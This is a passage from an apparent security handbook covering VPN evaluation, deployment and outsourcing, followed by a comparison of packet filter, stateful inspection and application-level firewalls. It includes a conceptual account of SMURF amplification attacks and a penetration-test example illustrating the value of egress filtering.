Many carrier-class VPN switches—VPN gateways that are capable of maintaining tens of thousands of separate connections—are another class of VPN component that fits the requirements of large-scale telecommunications networks such as telcos, ISPs, or large enterprise business networks. Features of carrier-class VPN gateways include quick and easy setup and configuration, allowing less-experienced personnel to perform installations. High throughput, which means it can meet the needs of a growing business, and easy-to-deploy client software are also differentiators for carrier-class VPN gateways.

156.4.2 Software-Based VPNs

Software-based VPN servers usually require installation of VPN software onto a general-purpose computer running on a general-purpose operating system. Typical operating systems that are supported tend to be whatever operating system is the market leader at the time. This has included both Microsoft Windows-based and UNIX-based operating systems. Some software-based VPNs will manipulate the operating system during installation to provide security hardening, some level of performance optimization, or fine-tuning of network interface cards. Software-based VPNs may be indicated if the VPN strategy is to upgrade or “tweak” major components of the VPN hardware in some way due to the turnkey concept of the appliance approach. Also, the software VPN approach is indicated if one plans to minimize costs by utilizing existing general-purpose computing hardware.

Disadvantages of software-based VPN servers are typically performance degradation when compared to purpose-built VPN appliances, the server hardware and operating system must be acquired if not available, the additional cost for hardware encryption cards, and the additional effort required to harden the operating system. Applying appropriate scalability techniques such as load balancing and using hardware encryption add-on cards can mitigate these disadvantages. Also, the VPN software-only approach has a generally less-expensive upfront purchase price. Sometimes, the software is built into the operating system; for example, Microsoft Windows 2000 Server includes an IPSec VPN server.

Some vendors’ software VPN products are supported on multiple platforms that cannot be managed using a central management console or have a different look and feel on each platform. To ensure consistent implementation and manageability, it makes sense to standardize on hardware platforms and operating systems. By standardizing on platforms, the learning curve can be minimized and platform-based idiosyncrasies can be eliminated.

156.4.3 Router-Based VPNs

One low-cost entry point into deploying a VPN is to use existing routers that have VPN functionality. By leveraging existing network resources, implementation costs can be lowered, and integration into network management infrastructure can more easily be accomplished. Many routers today support VPN protocols and newer routers have been enhanced to more efficiently process VPN traffic. However, a router's primary function is to direct network packets from one network to another network; therefore, a trade-off decision may have to be made between routing performance and VPN functionality. Some router models support hardware upgrades to add additional VPN processing capability. The ability to upgrade existing routers provides a migration path as the VPN user community grows. Many router-based VPNs include support for digital certificates. In some cases, the digital certificates must be manually requested and acquired through the use of cutting and pasting of text files. Depending on the number of VPN nodes, this may affect scalability. VPN-enabled routers require strong security management tools—the same kinds of tools normally supplied with hardware appliance and software VPNs.

Where should the router-based VPN tunnel terminate? The tunnel can be terminated in either of two places: outside the network perimeter when adding VPN to an access router, or terminating tunneled traffic behind the firewall when adding VPN to an interior router.

156.4.4 Firewall-Based VPNs

Firewalls are designed to make permit/deny decisions on traffic entering a network. Many companies are have already implemented firewalls at the perimeter of their networks. Many firewalls have the ability to be upgraded for use as VPN endpoints. If this is the case, for some organizations it may make sense to investigate the VPN capability of their existing firewall. This is another example of leveraging existing network infrastructure to reduce upfront costs. A concern with using firewalls as a VPN endpoint would be performance. Because all traffic entering or leaving a network goes through a firewall, the firewall may already be overloaded. Some firewall vendors, however, offer hardware encryption add-ons. As with any configurable security device, any changes made to a firewall can compromise its security. VPN management is enhanced through use of a common management interface provided by the firewall. As the perimeter firewall, this is an ideal location for the VPN because it isolates the ingress/egress to a single point. Adding the VPN server to the firewall eliminates the placement issues associated with hardware, software, and router VPNs; for example, should encrypted packets be poked through a hole in the firewall, what happens if the firewall performs NAT, etc.?

The firewall/VPN approach also allows for termination of VPN tunnels at the firewall, decryption, and inspection of the data. A scenario in which this capability is advantageous is when firewall-based anti-virus software needs to be run against data traversing the VPN tunnel.

156.4.5 General Management Issues for Any VPN

The question arises as to who should manage the software-based VPN. Management can be divided between a network operations group, a security group, and the data owner. The network operations will need to be included in making implementation and design decisions, as this group is usually charged with maintaining the availability of a company's data and data integrity. The security group would need to analyze the overall system design and capability to ensure conformance to security policy. The data owner, in this case, refers to the operational group that is using the VPN to limit access. The data owner could be in charge of access control and user account setup. In an ideal situation, this division of labor would provide a distributed management approach to VPN operations. In practice, there is rarely the level of cooperation required for this approach to be practical.

156.5 Evaluating VPN Performance

To this point, we have discussed the criteria for evaluating VPNs from end-user and administrator perspectives. However, it is also insightful to understand how VPN vendors establish benchmarks for performance as a marketing tool. Many vendors offer VPN products that they classify by the number of concurrent VPN connections, by the maximum number of sessions, or by throughput. Most security professionals are interested in how secure the implementation is; most network operations staff, especially ISP staff, are interested in how many clients or remote user tunnels are supported by a VPN gateway. An IPSec remote user tunnel can be defined as the completion of IKE phase 1 and phase 2 key exchanges. These phases must be completed to create a secure tunnel for each remote communications session, resulting in four security associations. This is a subjective definition because vendors typically establish various definitions to put their performance claims in the best possible light.

Although many vendors provide a single number to characterize VPN throughput, in real-world deployments, performance will vary depending on many conditions. This chapter section provides a summary of the factors that affect throughput in real-world deployments.

156.5.1 Packet Size

Most VPN operations, such as data encryption and authentication, are performed on a per-packet basis. CPU overhead is largely independent of packet size. Therefore, larger packet sizes typically result in higher data throughput figures. The average size of IP packets on the Internet is roughly 300 bytes. Unfortunately, most vendors state VPN throughput specifications based on relatively large average packet sizes of 1000 bytes or more. Consequently, organizations should ask vendors for throughput specifications over a range of average packet sizes to better gauge expected performance.

156.5.2 Encryption and Authentication Algorithms

Stronger encryption algorithms require greater system resources to complete mathematical operations, resulting in lower data throughput. For example, VPN throughput based on DES (56-bit strength) encryption may be greater than that based on 3DES (168-bit strength) encryption. Stream ciphers are typically faster than block ciphers.

Data authentication algorithms can have a similar effect on data throughput. For example, using MD5 authentication may result in a slightly greater throughput when compared with SHA1.

156.5.3 Host CPU

Software-based VPN solutions provide customers with a choice of central processors, varying in class and clock speed. Host processing power is especially critical with VPN products not offering optional hardware-based acceleration. VPN testing has shown that performance does not linearly increase by adding additional general-purpose CPUs to VPN servers. One vendor claims that on a Windows NT server, if one processor is 100 percent loaded, adding a second processor frees CPU resources by only 5 percent. The vendor claims a sevenfold increase in throughput when using encryption acceleration hardware instead of adding general-purpose CPUs to the server. In other cases, the price/performance of adding general-purpose CPUs compared to adding hardware acceleration weighs against the former. In one case, the cost of adding the general-purpose CPU was approximately twice the price of a hardware acceleration card, with substantially less performance increase. Speed is not just a factor of CPU, but also a factor of I/O bus, RAM, and cache. Reduced Instruction Set CPUs, RISC processors, are faster than general-purpose CPUs, and Application-Specific Integrated Circuits, ASICs, are typically faster at what they are designed to do than RISC processors.

156.5.4 Operating System and Patch Levels

Many software-based VPN solutions provide customers with a choice of commercial operating systems. Although apples-to-apples comparisons of operating systems are difficult, customers should make sure that performance benchmarks are specific to their target operating system. Also, operating system patch levels can have a significant throughput impact. Usually, the most current operating system patch levels deliver better performance. If the VPN requirement is to use operating system-based VPN technology, consider software products that perform necessary “hardening” of operating systems, as most software firewalls do. Consider subscribing to ongoing service plans that offer software updates, security alerts, and patch updates.

156.5.5 Network Interface Card Drivers

Network interface card (NIC) version levels can affect throughput. Usually, the most updated network interface card drivers deliver the best performance. A number of network interface card manufacturers now offer products that perform complementary functions to IPSec-based VPNs. NICs can be installed in user computers or IPSec VPN gateways that perform encryption/decryption, thereby increasing system performance while decreasing CPU utilization. This is achieved by installing a processor directly on the NIC, which allows the NIC to share a greater load of network traffic processing so the host system can focus on servicing applications.

156.5.6 Memory

The ability of a VPN to scale on a remote user tunnel basis depends on the amount of system memory installed in the gateway server. Unlike many VPN appliance solutions (which are limited by a fixed amount of memory), a software-based VPN is limited in its support of concurrent connections and remote user tunnels by maximum number of concurrent connections established by the kernel. In some cases, concurrent connections are limited by VPN application proxy connection limits, which are independent of the host’s kernel limits. However, it is important to understand that most VPN deployments are likely to run into throughput limitations before reaching connection limitations. Only by combining the memory extensibility of software-based VPN platforms and throughput benefits of dedicated hardware can the best of both worlds be achieved. Consider the following hypothetical example. An organization has a 30-Mbps Internet link connected to a software-based VPN with a hardware accelerator installed. For this organization, the required average data rate for a single remote user is approximately 40 K. In this scenario, the VPN will support approximately 750 concurrent remote users (30 Mb/40 K.) Once the number of users increases beyond 750 users, average data rates and the corresponding user experience will begin to decline. It is clear from this example that reliable, concurrent user support is more likely to be limited by software-based VPN gateway throughput than by limitations in the number of connections established. From this perspective, the encryption accelerator card is a key enabler in scaling a software-based VPN deployment to support thousands of users.

A single number does not effectively characterize the throughput performance of a VPN. The size of packets being transferred by the system, for example, has a major impact on throughput. System performance degrades with smaller packet sizes. The smaller the packet size, the greater the number of packets processed per second, the higher the overhead, and thus the lower the effective throughput. An encryption accelerator card can be tuned for both large and small packets to ensure performance is optimized for all packet sizes. Other factors that can affect performance include system configuration (CPU, memory, cache, etc.), encryption algorithms, authentication algorithms, operating system, and traffic types. Most of these factors apply to all VPN products. Therefore, do not assume that performance specifications of competitive VPN products mean that those numbers can be directly compared or achieved in all environments.

156.5.7 Data Compression Helps

To boost performance and improve satisfaction among end users, a goal to reach for is to minimize delay across the VPN. One way to minimize delay is to send less traffic. This goal can be achieved by compressing data before it is put on the VPN. Performance gains from compression vary, depending on what kind of data is being sent; but, in general, once data is encrypted, it just does not compress as well as it would have unencrypted. Data compression is an important performance enhancer, especially when optimizing low-bandwidth analog dialup VPN access, where MTU size and fragmentation can be factors.

156.5.8 Is Raw Performance the Most Important Criteria?

According to a recent VPN user survey whose goal was to discover which features users think are most important in evaluating VPNs and what they want to see in future offerings, performance was rated higher than security as a priority when evaluating VPNs. This marks a shift in thinking from the early days of VPN when few were convinced of the security of the underlying technology of VPN.

This is particularly true among security professionals who rate their familiarity with VPN technologies and products as "high." Those who understand VPNs are gaining confidence in security products and realize that performance and management are the next big battles. According to the survey results, many users feel that while the underlying security components are a concern, VPN performance must not be sacrificed. According to the survey, users are much more concerned about high-level attributes, such as performance, security of implementation, and usability, and less concerned about the underlying technologies and protocols of the VPN.

156.6 Outsourcing the VPN

Outsourcing to a knowledgeable service provider can offer a sense of security that comes from having an expert available for troubleshooting. Outsourcing saves in-house security managers from the problems associated with physically upgrading their VPNs every time branch offices are setting and testing remote users who need to be added to the network. Unless a company happens to have its own geographically dispersed backbone, then at least the transit portion of the VPN will have to be outsourced to an Internet access service provider or private IP network provider. However, a generic Internet access account does not provide much assurance that the VPN traffic will not get bogged down with the rest of the traffic on the Internet during peak hours. The ISP or VPN service provider can select and install the necessary hardware and software, as well as assume the duties of technical support and ongoing maintenance.

Exhibit 156.7 lists some factors to consider when evaluating a VPN service provider.

EXHIBIT 156.7 Evaluating a VPN service provider

Factors to consider when evaluating a VPN service provider include:
Quality of service
Reliability
Security
Manageability
Securities of the provider's own networks and network operations centers
Investigate the hiring practices of the provider (expertise, background checks)
What pre- and post-deployment services does the provider offer (vulnerability assessment, forensics)

156.6.1 Reliability

If users are not able to get on to the network and have an efficient connection, then security is irrelevant. If the goal of the VPN is to provide remote access for mobile workers, then a key aspect of performance is going to be the number of points of presence the service provider has in the geographic regions that will require service, as well as guarantees the service provider can make in terms of its success rates for dialup access. For example, one VPN service provider (provides transport and security services) offers 97 percent busy-free dialing for remote access, with initial modem connect speeds of 26.4 Kbps or higher, 99 percent of the time. Another VPN service provider (provides transport and security services) promotes 100 percent network availability and a 95 percent connection success rate for dialup service. When such guarantees are not met, the service provider typically promises some sort of financial compensation or service credit. VPN transport and security services can be outsourced independently.

However, if the main goal is to provide a wide area network for a company, overall network availability and speed should be a primary concern. Providers currently measure this by guaranteeing a certain level of performance, such as throughput, latency, and availability, based on overall network averages. Providers that build their own backbones use them to support many customer VPNs. Some VPN service providers provide private WAN service via Asynchronous Transfer Mode or Frame Relay transport for customer VPNs. This way, VPN traffic does not have to compete for bandwidth with general Internet traffic, and the VPN service provider can do a better job of managing the network's end-to-end performance.

156.6.2 Quality of Service

VPN service providers are beginning to offer guarantees for performance-sensitive traffic such as voice data and multimedia. For example, a network might give higher priority to a streaming video transmission than to a file download because the video requires speedy transmission for it to be usable. The current challenge is to be able to offer this guarantee across network boundaries. While it is currently possible with traffic traveling over a single network, it is almost impossible to do for traffic that must traverse several networks. This is because, although standards like MPLS are evolving, there is no current single standard for prioritizing traffic over a network, much less the Internet.

To ensure better performance, many VPN service providers offer service level agreements. For an extra charge, commensurate with the quality of service, a VPN service provider can offer its customers guarantees on throughput, dial-in access, and network availability. Some VPN service providers have their own private Frame Relay or Asynchronous Ttransfer mode networks over which much of the VPN traffic is routed, enhancing performance.

156.6.3 Security

A VPN provides security through a combination of encryption, tunneling, and authentication/authorization. A firewall provides a perimeter security defense by allowing only trusted, authorized packets or users access to the corporate network. Companies can opt to have their VPN service provider choose the security method for their VPN and can either manage it in-house or allow the service provider to manage this function. Another option is for the customer to handle the security policy definition of the VPN entirely. Most security managers prefer to retain some control over their network's security, mainly in the areas of end-user administration, policy, and authentication. A company might opt to do its own encryption, for example, or administer its own security server, but use the VPN service provider for other aspects of VPN management, such as monitoring and responding to alerts. The decision of whether or not to outsource security, for some, has to do with the size and IT resources of a company. For others, outsource decisions have more to do with the critical nature of the corporate data and the confidence the IT manager has in outsourcing in general.

Exhibit 156.7 enumerates factors to be considered when evaluating outsourced VPNs.

156.6.4 Manageability

Another issue to consider is the sort of management and reporting capabilities that are needed from the VPN service provider. Many VPN service providers offer subscribers some sort of Web-based access to network performance data and customer usage reports. Web-based tools allow users to perform tasks such as conducting updates of remote configurations, adding/deleting users, controlling the issuance of digital certificates, and monitoring performance-level data. Check if the VPN service provider offers products that allow split administration so that customers can add and delete users and submit policy changes at a high level.

156.7 Summary

Establishing a VPN evaluation strategy will allow security professionals to sort out vendor hype from actual features that meet a company's own VPN system requirements. The key is to develop a strategy and set of criteria that match the VPN application type that is needed. The evaluation criteria should define exactly what is needed. A hands-on lab evaluation will help the security professional understand exactly what will be delivered. Pay particular attention to the details of the VPN setup and be vigilant with any VPN service provider or product vendor that is selected.

Similarly, a well-thought-out VPN deployment strategy will help keep implementation costs down, increase user acceptance, and accelerate the return on investment. The deployment strategy will vary, depending on the type of VPN application and deployment model chosen.

Vendors traditionally want to streamline the sales cycle by presenting as few decision points as possible to customers. One way this is done is to oversimplify VPN product performance characteristics. Do you want a size small, medium, or large? Do you want a 10-user VPN server, 100-user VPN server, or mega-user VPN server? Do you want the 100-MHz or 1-Gigabit model? Insist that VPN vendors provide the parameters used to validate their claims. It is important that security professionals understand the metrics and validation methodologies used by vendors. Armed with this knowledge, security professionals can make informed decisions when selecting products.

There are many options available for implementing VPNs. Managed security service providers can ease some of the burden and help implement VPNs quickly. However, security professionals will do well to exercise due diligence when selecting a service provider.

156.8 Glossary

ATM (Asynchronous Transfer Mode) A means of digital communications that is capable of very high speeds; suitable for transmission of images or voice or video as well as data. Commonly deployed in backbone networks.

DSL (Digital Subscriber Line) A generic name for a family of high-speed digital lines being provided by competitive local exchange carriers and local phone companies to provide broadband access to their subscribers.

FTP (File Transfer Protocol) A protocol that allows users to copy files between their local system and any system they can reach on a network. Consists of FTP client and FTP server.

IKE (Internet Key Exchange) A protocol used in IPSec VPNs to establish security parameters for use during an IPSec VPN session (referred to as a security association).

IPSec (IP Security protocol) A standard suite of protocols used in VPNs which defines encryption and data integrity algorithms and rules determining the format and transmission of secure IP packets.

Kbps Kilobits per second.

Mbps Megabits per second.

MSP (Managed Security Service Provider) A class of network infrastructure provider that offers to assume various network security tasks on behalf of its customers. VPN service providers provide VPN server/client deployment assistance and operational management of VPNs.

SSL (Secure Socket Layer) A security protocol that was originally developed by Netscape. SSL has been universally accepted on the World Wide Web for authenticated and encrypted communication between clients and servers. SSL is usually associated with browsers, although it can be used to secure other TCP/IP protocols, such as FTP. SSL has evolved into TLS.

TLS (Transport Layer Security protocol) An IETF draft standard protocol that provides communications privacy over the Internet. The protocol allows client/server applications to communicate in a way that is designed to prevent eavesdropping, tampering, and message forgery.

VPN client Software that resides on individual users computer that establishes a VPN tunnel to a VPN server.

VPN server A device (IPSec security gateway) that resides at a central location and terminates a VPN tunnel. Communicates with VPN clients and other VPN servers. Can be hardware or software based.

VPN (Virtual Private Network) A network that provides the ability to transmit data that ensures confidentiality, authentication, and data integrity.

157
Comparing Firewall Technologies

Per Thorsheim

In early January 2001, a new Web page was launched. It was named Netscan,[1] and the creators had done quite a bit of work prior to launching their Web site. Actually, the work was quite simple, but time-consuming. They had pinged the entire routed IPv4 address space; or to be more exact, they pinged every IP address ending with .0 or .255. For each PING sent, they expected one PING REPLY in return. And for each network that replied with more than one packet, they counted the number of replies and put the data into a database. All networks that did reply with more than one packet for each packet sent were considered to be an amplifier network. After pinging the entire Internet (more or less), they published on their Web site a list of the 1024 worst networks, including the e-mail address for the person responsible for the IP address and its associated network. The worst networks were those networks that gave them the highest number of replies to a single PING, or the best amplification effect.

The security problem here is that it is rather easy to send a PING request to a network, using a spoofed source IP address. And when the recipient network replies, all those replies will be sent to the source address as given in the initial PING. As shown in Exhibit 157.1, the attacker can flood the Internet connection of the final recipient by repeating this procedure continuously.

In fact, the attacker can use an ISDN connection to create enough traffic to jam a T3 (45-Mbit) connection, using several SMURF amplifier networks to launch the attack. And as long as there are networks that allow such amplification, a network can be the target of the attack even if the network does not have the amplification problem itself, and there is not much security systems such as firewalls can do to prevent the attack.

This type of attack has been used over and over again to attack some of the biggest sites on the Internet, including the February 2000 attacks against Yahoo, CNN, Ebay, and Amazon.

Today, there are several Web sites that search for SMURF amplifier networks and publish their results publicly. In a presentation given in March 2001, this author pointed out the fact that the number of

networks not protected from being used as such amplifiers had increased more than 1000 percent since January 2001.

One of the interesting findings from these attacks was that routers got blamed for the problems—not firewalls. And they were correct; badly configured Internet routers were a major part of the problem in these cases. Even worse is the fact that the only requirement for blocking this specific PING-based attack was to set one parameter in all routers connecting networks to the Internet. This has now become the recommended default in RFC 2644/BCP 34, "Changing the Default for Directed Broadcast in Routers." Security professionals should also read RFC 2827/BCP 0038, "Network Ingress Filtering: Defeating Denial-of-Service Attacks Which Employ IP Source Address Spoofing," to further understand spoofing attacks.

Another interesting observation after these attacks was President Clinton's announcement of a National Plan for Information Systems Protection, with valuable help from some of the top security experts in the United States. In this author's opinion, this serves as the perfect example of who should be at the top and responsible for security—the board of directors and the CEO of a company.

Finally, Web sites such as CNN, Yahoo, and Amazon all had firewalls in place, yet that did not prevent these attacks. Thus, a discussion of firewall technologies and what kind of security they can actually provide is in order.

157.1 Firewall Technologies Explained

The Internet Firewalls FAQ[2] defines two basic types of firewalls: network-layer firewalls and application-layer firewalls (also referred to as application proxy firewalls, or just proxies). For this chapter, stateful inspection firewalls are defined as a mix of the first two firewall types, in order to make it easier to understand the similarities and differences between them.

The reader may already be familiar with the OSI layer model, in which the network layer is layer 3 and the application layer is at layer 7, as shown in Exhibit 157.2.

A firewall can simply be illustrated as a router that transmits packets back and forth between two or more networks, with some kind of security filtering applied on top.

EXHIBIT 157.2 The OSI seven-layer model.

157.1.1 Network-Level Firewalls: Packet Filters

Packet filter firewalls are very often just a router with access lists. In its most basic form, a packet filter firewall controls traffic based on the source and destination IP address of each IP packet and the destination port. Many packet filter firewalls also allow checking the packets based on the incoming interface (is it coming from the Internet, or the internal network?). They may also allow control of the IP packet based on the source port, day and time, protocol type (TCP, UDP, or ICMP), and other IP options as well, depending on the product.

The first thing to remember about packet filter firewalls is that they inspect every IP packet by itself; they do not see IP packets as part of a session. The second thing to remember about packet filter firewalls is that many of them, by default, have a fail-open configuration, meaning that, by default, they will let packets through unless specifically instructed not to. And finally, packet filters only check the HEADER of a packet, and not the DATA part of the packet. This means that techniques such as tunneling a service within another service will easily bypass a packet filter (e.g., running Telnet on port 80 through a firewall where the standard Telnet port 23 is blocked, but HTTP port 80 is open. Because the packet filter only sees source/destination and port number, it will allow it to pass).

157.1.1.1 Why Use Packet Filter Firewalls?

Some security managers may not be aware of it, but most probably there are lots of devices already in their network that can do packet filtering. The best examples are various routers. Most (if not all) routers today can be equipped with access lists, controlling IP traffic flowing through the router with various degrees of security. In many networks, it will just be a matter of properly configuring them for the purpose of acting as a packet filter firewall. In fact, the author usually recommends that all routers be equipped with at least a minimum of access lists, in order to maintain security for the router itself and its surroundings at a minimal level. Using packet filtering usually has little or no impact on throughput, which is another plus over the other technologies. Finally, packet filter firewalls support most (if not all) TCP/IP-based services.

157.1.1.2 Why Not Use Packet Filter Firewalls?

Well, they only work at OSI layer 3, or the network layer as it is usually called. Packet filter firewalls only check single IP packets; they do not care whether or not the packet is part of a session. Furthermore, they do not do any checking of the actual contents of the packet, as long as the basic header information is okay (such as source and destination IP address). It can be frustrating and difficult to create rules for packet filter firewalls, and maintaining consistent rules among many different packet filter firewalls is usually considered very difficult. As previously mentioned, the typical fail-open defaults should be considered dangerous in most cases.

157.1.2 Stateful Inspection Firewalls

Basically, stateful inspection firewalls are the same thing as packet filter firewalls, but with the ability to keep track of the state of connections in addition to the packet filtering abilities. By dynamically keeping track of whether a session is being initiated, currently transmitting data (in either direction), or being closed, the firewall can apply stronger security to the transmission of data. In addition, stateful inspection firewalls have various ways of handling popular services such as HTTP, FTP, and SMTP. These last options (of which there are many variants of from product to product) enable the firewall to actually check whether or not it is HTTP traffic going to TCP port 80 on a host in a network by "analyzing" the traffic. A packet filter will only assume that it is HTTP traffic because it is going to TCP port 80 on a host system; it has no way of actually checking the DATA part of the packet, while stateful inspection can partially do this.

A stateful inspection firewall is capable of understanding the opening, communication, and closing of sessions. Stateful inspection firewalls usually have a fail-close default configuration, meaning that they will not allow a packet to pass if they do not know how to handle the packet. In addition to this, they can also provide an extra level of security by "understanding" the actual contents (the data itself) within packets and sessions, compared to packet filters. This last part only applies to specific services, which may be different from product to product.

157.1.2.1 Why Use Stateful Inspection Firewalls?

Stateful inspection firewalls give high performance and provide more security features than packet filtering. Such features can provide extra control of common and popular services. Stateful inspection firewalls support most (if not all) services transparently, just like packet filters, and there is no need to modify client configurations or add any extra software for them to work.

157.1.2.2 Why Not Use Stateful Inspection Firewalls?

Stateful inspection firewalls may not provide the same level of security as application-level firewalls. They let the server and the client talk "directly" to each other, just like packet filters. This may be a security risk if the firewall does not know how to interpret the DATA contents of the packets flowing through the firewall. Even more disturbing is the fact that many people consider stateful inspection firewalls to be easier to configure wrongly, compared to application-level firewalls. This is due to the fact that packet filters and stateful inspection firewalls support most, if not all, services transparently, while application-level firewalls usually support only a very limited number of services and require modification to client software in order to work with non-supported services.

In a white paper from Network Associates,[3] the Computer Security Institute (CSI) was quoted as saying, "It is quite possible, in fact trivial, to configure stateful inspection firewalls to permit dangerous services through the firewall.… Application proxy firewalls, by design, make it far more difficult to make mistakes during configuration."

> Of course, it should be unnecessary to say that no system is secure if it is not configured correctly. And human faults and errors are the number one, two, and three reasons for security problems, right?

157.1.3 Application-Level Firewalls

Application-level firewalls (or just proxies) work as a "man-in-the-middle," where the client asks the proxy to perform a task on behalf of the client. This could include tasks such as fetching Web pages, sending mail, retrieving files using FTP, etc. Proxies are application specific, meaning that they need to support the specific application (or, more exactly, the application-level protocol) that will be used. There are also standards for generic proxy functionality, with the most popular being SOCKS. SOCKS was

[3] Network Associates, "Adaptive Proxy Firewalls—The Next Generation Firewall Architecture."

originally authored by David Koblas and further developed by NEC. Applications that support SOCKS will be able to communicate through firewalls that also support the SOCKS standard.[4]

Similar to a stateful inspection firewall, the usual default of an application-level firewall is fail-close, meaning that it will block packets/sessions that it does not understand how to handle.

157.1.3.1 Why Use Application-Level Firewalls?

First of all, they provide a high level of security, primarily based on the simple fact that they only support a very limited number of services; however, they do support most, if not all, of the usual services that are needed on a day-to-day basis. They understand the protocols at the application layer and, as such, they may block parts of a protocol (allow receiving files using FTP, but denying sending files using FTP as an example). They can also detect and block vulnerabilities, depending on the firewall vendor and version.

Furthermore, there is no direct contact being made between the client and the server; the firewall will handle all requests and responses for the client and the server. With a proxy server, it is also easy to perform user authentication, and many security practitioners will appreciate the extensive level of logging available in application-level firewalls.

For performance reasons, many application-level firewalls can also cache data, providing faster response times and higher throughput for access to commonly accessed Web pages, for example. The author usually does not recommend that a firewall do this because a firewall should handle the inspection of traffic and provide a high level of security. Instead, security practitioners should consider using a stand-alone caching proxy server for increasing performance while accessing common Web sites. Such a stand-alone caching proxy server may, of course, also be equipped with additional content security, thus controlling access to Web sites based on content and other issues.

157.1.3.2 Why Not Use Application-Level Firewalls?

By design, application-level firewalls only support a limited number of services. If support for other applications/services/protocols is desired, applications may have to be changed in order to work through an application-level firewall. Given the high level of security such a firewall may provide (depending on its configuration, of course), it may have a very negative impact on performance compared to packet filtering and stateful inspection firewalls.

157.1.4 What the Market Wants versus What the Market Really Needs

Many firewalls today seem to mix these technologies together into a simple and easy-to-use product. Firewalls try to be a “turnkey” or “all-in-one” solution. Security in a firewall that can be configured by more or less plugging it in and turning it on is something in which this author has little faith. And, the all-in-one solution that integrates VPN, anti-virus, content security/filtering, traffic shaping, and similar functionality is also something in which this author has little trust. In fact, firewalls seem to get increasingly complex in order to make them easier to configure, use, and understand for the end users. This seems a little bit wrong; by increasing the amount of code in a product, the chances of security vulnerabilities in the product increase, and most probably exponentially.

In the author’s opinion, a firewall is a “black box” in a network, which most regular users will not see or notice. Users should not even know that it is there.

The market decides what it wants, and the vendors provide exactly that. But does the market always know what is good for it? This is a problem that security professionals should always give priority to—teaching security understanding and security awareness.

[4] Note that there are two major versions of SOCKS: SOCKS V4 and SOCKS V5. Version 4 does not support authentication or UDP proxying, while version 5 does.

157.1.5 Firewall Technologies: Quick Summary

As a rule of thumb, packet filters provide the lowest level of security, but the highest throughput. They have limited security options and features and can be difficult to administrate, especially if there is a large number of them in a network.

Stateful inspection firewalls provide a higher level of security, but may not give the same throughput as packet filters. The leading firewalls on the market today are stateful inspection firewalls, often considered the best mix of security, manageability, throughput, and transparent integration into most environments.

Application-level firewalls are considered by many to give the highest level of security, but will usually give less throughput compared to the two other firewall technologies.

In any case, security professionals should never trust a firewall by itself to provide good security. And no matter what firewall a company deploys, it will not provide much security if it is not configured correctly. And that usually requires quite a lot of work.

157.2 Perimeter Defense and How Firewalls Fit In

Many people seem to believe that all the bad hackers are "out there" on the Internet, while none of their colleagues in a firm would ever even think of doing anything illegal, internally or externally. Sadly, however, there are statistics showing that internal employees carry out maybe 50 percent of all computer-related crime.


This is why it is necessary to explain that security in a firewall and its surrounding environment works two ways. Hackers on the Internet are not allowed access to the internal network, and people (or hostile code such as viruses and Trojans) on the internal network should be prevented from sending sensitive data to the external network. The former is much easier to configure than the latter. As a practical example of this, here is what happened during an Internet penetration test performed by the author some time ago.

157.2.1 Practical Example of Missing Egress (Outbound) Filtering

The client was an industrial client with a rather simple firewall environment connecting them to the Internet. They wanted a high level of security and had used external resources to help configure their Internet router act as a packet filter firewall, in addition to a stateful inspection firewall on the inside of the Internet router, with a connection to the internal network. They had configured their router and firewall to only allow e-mail (SMTP, TCP port 25) back and forth between the Internet and their anti-virus (AV) e-mail gateway placed in a demilitarized zone (DMZ) on the stateful inspection firewall. The anti-virus e-mail gateway would check all in- and outgoing e-mail before sending it to the final recipient, be it on the internal network or on the Internet. The router was incredibly well configured; inbound access lists were extremely strict, only allowing inbound SMTP to TCP port 25. The same thing was the case for the stateful inspection firewall.

While testing the anti-virus e-mail gateway for SMTP vulnerabilities, the author suddenly noticed that each time he connected to the SMTP connector of the anti-virus e-mail gateway, it also sent a Windows NetBIOS request in return, in addition to the SMTP login banner.

This simple fact reveals a lot of information to an unauthorized person (see Exhibit 157.3). First of all, there is an obvious lack of egress (outbound) filtering in both the Internet router and the firewall. This tells us that internal systems (at least this one in the DMZ) can probably do NetBIOS communication over TCP/IP with external systems. This is highly dangerous for many reasons. Second, the anti-virus e-mail gateway in the DMZ is installed with NetBIOS, which may indicate that recommended good practices have not been followed for installing a Windows server in a high-security environment. Third, it may be possible to use this system to access other systems in the DMZ or on other networks (including the internal network) because NetBIOS is being used for communication among windows computers in a workgroup or domain. At least this is the author's usual experience when doing Internet penetration



Mailserver
Inbound: SMTP (TCP port 25)
The internet router and the firewall have very strict inbound access controls.
Internet

Outbound: almost no filtering at all.

EXHIBIT 157.3 Missing egress filtering in the router and the firewall may disclose useful information to unauthorized people.

testing. Of course, an unauthorized person must break into the server in the DMZ first, but that also proves to be easier than most people want to believe.

157.2.1.1 How Can One Prevent Such Information Leakage?

Security managers should check that all firewalls and routers connecting them to external networks have been properly configured to block services that are considered "dangerous," as well as all services that are never supposed to be used against hosts on external networks, especially the Internet.

As a general rule, security managers should never allow servers and systems that are not being used at the local console to access the Internet in any way whatsoever. This will greatly enhance security, in such a way that hostile code such as viruses and Trojans will not be able to directly establish contact with and turn over control of the system to unauthorized persons on any external network.

This also applies to systems placed in a firewall DMZ, where there are systems that can be accessed by external people, even without any kind of user authentication. The important thing to remember here is: who makes the initial request to connect to a system?

If it is an external system making a connection to a mail server in a DMZ on TCP port 25 (SMTP), it is okay because it is (probably) incoming e-mail. If the mail server in the DMZ makes a connection to an external system on TCP port 25, that is also okay because it does this to send outgoing e-mail. However, if the only purpose of the mail server is to send and receive mail to and from the Internet, the firewalls and even the routers should be configured in accordance with this.

